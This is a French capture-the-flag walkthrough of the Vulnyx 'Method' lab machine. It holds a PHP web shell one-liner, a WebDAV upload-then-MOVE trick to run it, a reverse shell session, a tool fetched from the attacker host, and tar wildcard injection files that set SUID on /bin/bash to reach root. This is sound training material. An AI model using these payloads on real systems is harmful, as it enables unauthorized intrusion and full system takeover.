Method
Method est une machine facile de la plateforme Vulnyx qui utilise Webdav qui est un protocole qui permette au utilisateur de créer de modifié et de déplacé les documents sur un serveur c'est qui constitue un risque pour la sécurité de téléchargement de fichier et d'exécution de code a distance RCE ainsi que l'élévation de privilège via tar wildcard
Reconnaissance
faisons la découverte d’hôte sur le réseau local eth0
1
2
3
4
5
6
7
8
9
┌──(d4fl0n㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for d4fl0n:
Interface: eth0, type: EN10MB, MAC: 08:00:27:4a:c6:8f, IPv4: 10.0.2.15
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1	52:54:00:12:35:00	QEMU
10.0.2.2	08:00:27:db:7c:dd	PCS Systemtechnik GmbH
10.0.2.3	52:54:00:12:35:00	QEMU
10.0.2.118	08:00:27:c2:ed:5e	PCS Systemtechnik GmbH
nous avons trouver l’hôte cible qui est 10.0.2.118
balayage des ports avec nmap sur toutes la plage
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p- 10.0.2.118
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-28 07:59 -0400
Nmap scan report for 10.0.2.118
Host is up (0.0015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:C2:ED:5E (Oracle VirtualBox virtual NIC)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p 22,80 -A -O -sCV 10.0.2.118
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-28 08:00 -0400
Nmap scan report for 10.0.2.118
Host is up (0.0014s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u7 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp open  http    lighttpd 1.4.59
|_http-title: Welcome page
|_http-server-header: lighttpd/1.4.59
MAC Address: 08:00:27:C2:ED:5E (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
nous avons trouver 2 ports ouvert 22 pour ssh et 80 pour http
Enumération ssh
1
2
3
4
5
6
7
8
9
10
11
12
┌──(d4fl0n㉿kali)-[~]
└─$ ssh 10.0.2.118
The authenticity of host '10.0.2.118 (10.0.2.118)' can't be established.
ED25519 key fingerprint is: SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.118' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
d4fl0n@10.0.2.118's password:
d’après la sortie de connexion ssh, donc nous pouvons se connecter une fois les identifiant ou clé privé trouver, ou bien avec un utilisateur system trouver nous pouvons faire du brute force
Enumération web
nous allons faire du brute force des chemins et Endpoint
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(d4fl0n㉿kali)-[~/vulnyx]
└─$ dirb http://10.0.2.118

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct 28 08:38:55 2026
URL_BASE: http://10.0.2.118/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.118/ ----
+ http://10.0.2.118/webdav (CODE:301|SIZE:0)

-----------------
END_TIME: Wed Oct 28 08:39:06 2026
DOWNLOADED: 4612 - FOUND: 1
nous avons trouver un répertoire nommé /webdav
faisons le test de téléchargement de fichier pour voir les extensions autorisé
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(d4fl0n㉿kali)-[~]
└─$ davtest --url http://10.0.2.118/webdav/
********************************************************
 Testing DAV connection
OPEN		SUCCEED:		http://10.0.2.118/webdav
********************************************************
NOTE	Random string for this session: nCqzIeh22k7y3A_
********************************************************
 Creating directory
MKCOL		SUCCEED:		Created http://10.0.2.118/webdav/DavTestDir_nCqzIeh22k7y3A_
********************************************************
 Sending test files
PUT	jhtml	FAIL
PUT	cfm	FAIL
PUT	txt	FAIL
PUT	php	FAIL
PUT	pl	FAIL
PUT	asp	FAIL
PUT	shtml	FAIL
PUT	html	SUCCEED:	http://10.0.2.118/webdav/DavTestDir_nCqzIeh22k7y3A_/davtest_nCqzIeh22k7y3A_.html
PUT	cgi	FAIL
PUT	jsp	FAIL
PUT	aspx	FAIL
********************************************************
 Checking for test file execution
EXEC	html	FAIL

********************************************************
/usr/bin/davtest Summary:
Created: http://10.0.2.118/webdav/DavTestDir_nCqzIeh22k7y3A_
PUT File: http://10.0.2.118/webdav/DavTestDir_nCqzIeh22k7y3A_/davtest_nCqzIeh22k7y3A_.html
l’extension html est autorisée
créons notre shell php
1
2
3
┌──(d4fl0n㉿kali)-[~]
└─$ cat shell.php
<?php system($_GET['cmd']);?>
nous allons changer l’extension de notre shell en html
1
2
┌──(d4fl0n㉿kali)-[~]
└─$ mv shell.php shell.html
uploadé notre shell.html
1
2
3
4
5
6
7
8
9
10
11
┌──(d4fl0n㉿kali)-[~]
└─$ dave http://10.0.2.118/webdav/
Duplicate specification "man|?" for option "?"

dave -- DAV Explorer (v2.01)
Try "help", or "open http://host.com/dav_enabled_dir/"

** Connected to http://10.0.2.118/webdav/ **
dave> put shell.html
  put http://10.0.2.118/webdav/shell.html (30 bytes) (success)
dave>
vérifions notre shell sur la cible
1
2
3
┌──(d4fl0n㉿kali)-[~]
└─$ curl http://10.0.2.118/webdav/shell.html
<?php system($_GET['cmd']);?>
comme webdav a une fonction move nous allons utilise cette option pour changer l’extension de notre shell de html en php
1
2
┌──(d4fl0n㉿kali)-[~]
└─$ curl -X MOVE -H "Destination: http://10.0.2.118/webdav/shell.php" http://10.0.2.118/webdav/shell.html
extension changer avec succès, vérifions si le shell est fonctionnel

notre shell est opérationnel
Exploitation - Reverse shell
1
2
3
4
5
6
7
8
9
10
11
12
┌──(d4fl0n㉿kali)-[~]
└─$ penelope
[+] Listening for reverse shells on 0.0.0.0:4444 -> 127.0.0.1 • 10.0.2.15 • 172.17.0.1
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => method 10.0.2.118 Linux-x86_64 👤 www-data(33) 😍️ Session ID <1>
[+] ⭐ Agent deployed via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /home/d4fl0n/.penelope/sessions/method~10.0.2.118-Linux-x86_64/2026_10_28-11_43_20-530-www-data(33).log
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
www-data@method:~/html/webdav$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@method:~/html/webdav$
Post exploitation - énumération système
nous allons énumérer la cible
1
2
3
www-data@method:~$ getent passwd | grep -i bash
root:x:0:0:root:/root:/bin/bash
www-data@method:~$
nous avons un seul utilisateur qui est root avec le programme bash
1
2
3
4
5
6
www-data@method:~$ ls -la /home/
total 12
drwxr-xr-x  3 root     root     4096 Jul 11 10:36 .
drwxr-xr-x 17 root     root     4096 Jul 10 19:33 ..
drwxr-xr-x  2 www-data www-data 4096 Jul 11 10:36 www-data
www-data@method:~$
1
2
3
4
5
6
7
8
9
10
11
www-data@method:/var$ ls -la backups/
total 448
drwxr-xr-x  2 root root   4096 Jul 11 10:49 .
drwxr-xr-x 12 root root   4096 Jul 10 13:26 ..
-rw-r--r--  1 root root  40960 Jul 11 06:25 alternatives.tar.0
-rw-r--r--  1 root root  10381 Jul 10 19:33 apt.extended_states.0
-rw-r--r--  1 root root      0 Jul 11 06:25 dpkg.arch.0
-rw-r--r--  1 root root    186 Jan 15  2023 dpkg.diversions.0
-rw-r--r--  1 root root    137 Jul 10 19:04 dpkg.statoverride.0
-rw-r--r--  1 root root 385006 Jul 10 19:33 dpkg.status.0
-rw-r--r--  1 root root    333 Oct 28 16:49 webdav.tgz
nous avons trouver un backup de webdav réalisé par l’utilisateur root
téléchargeons le programme pspy32 pour le monitoring et la surveillance de processus ainsi que le crontab
1
2
3
4
5
6
7
8
9
10
www-data@method:/home/www-data$ wget http://10.0.2.15/pspy32
--2026-10-28 16:51:33--  http://10.0.2.15/pspy32
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2940928 (2.8M) [application/octet-stream]
Saving to: ‘pspy32’

pspy32                                                      100%[=========================================================================================================================================>]   2.80M  --.-KB/s    in 0.09s

2026-10-28 16:51:33 (30.8 MB/s) - ‘pspy32’ saved [2940928/2940928]
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
www-data@method:/home/www-data$ ./pspy32
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2026/10/28 16:51:55 CMD: UID=33    PID=2896   | ./pspy32
2026/10/28 16:52:01 CMD: UID=0     PID=2905   | /bin/sh -c cd /var/www/html/webdav/ && tar -zcf /var/backups/webdav.tgz *
2026/10/28 16:52:01 CMD: UID=0     PID=2906   | tar -zcf /var/backups/webdav.tgz DavTestDir_7c5D2yR DavTestDir_nCqzIeh22k7y3A_ shell.php
2026/10/28 16:52:01 CMD: UID=0     PID=2907   | /bin/sh -c gzip
2026/10/28 16:52:41 CMD: UID=0     PID=2908   |
l’utilisateur root se déplace dans le dossier webdav et fais /var/backups/webdav.tgz * c’est qui est vulnérable pour tar widcard
préparons notre payload dans la même répertoire, qui une fois le crontab root exécuter notre permission sera élevé
1
2
3
4
5
www-data@method:/home/www-data$ cd /var/www/html/webdav/
www-data@method:~/html/webdav$ echo -e '#!/bin/bash' > shell.sh
www-data@method:~/html/webdav$ echo -e 'chmod +s /bin/bash' >> shell.sh
www-data@method:~/html/webdav$ echo "" > "--checkpoint-action=exec=sh shell.sh"
www-data@method:~/html/webdav$ echo "" > --checkpoint=1
voici a quoi ressemble notre commande une fois exécuté par le crontab
1
tar -zcf --checkpoint=1 --checkpoint-action=exec=sh shell.sh
1
2
3
www-data@method:~/html/webdav$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1234376 Mar 27  2022 /bin/bash
www-data@method:~/html/webdav$
le SUID a été accorde au programme /bin/bash
root
1
2
3
4
www-data@method:~/html/webdav$ /bin/bash -p
bash-5.1# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-5.1#
1
2
3
4
5
6
www-data@method:~/html/webdav$ su root
Password:
root@method:/var/www/html/webdav# cd
root@method:~# id
uid=0(root) gid=0(root) grupos=0(root)
root@method:~#
Flag
1
2
3
4
root@method:~# cat /home/www-data/user.txt /root/root.txt
5492fc195e7dd4bf3ce4f413674156b6
370ac5644039db096693f936c2bca98f
root@method:~#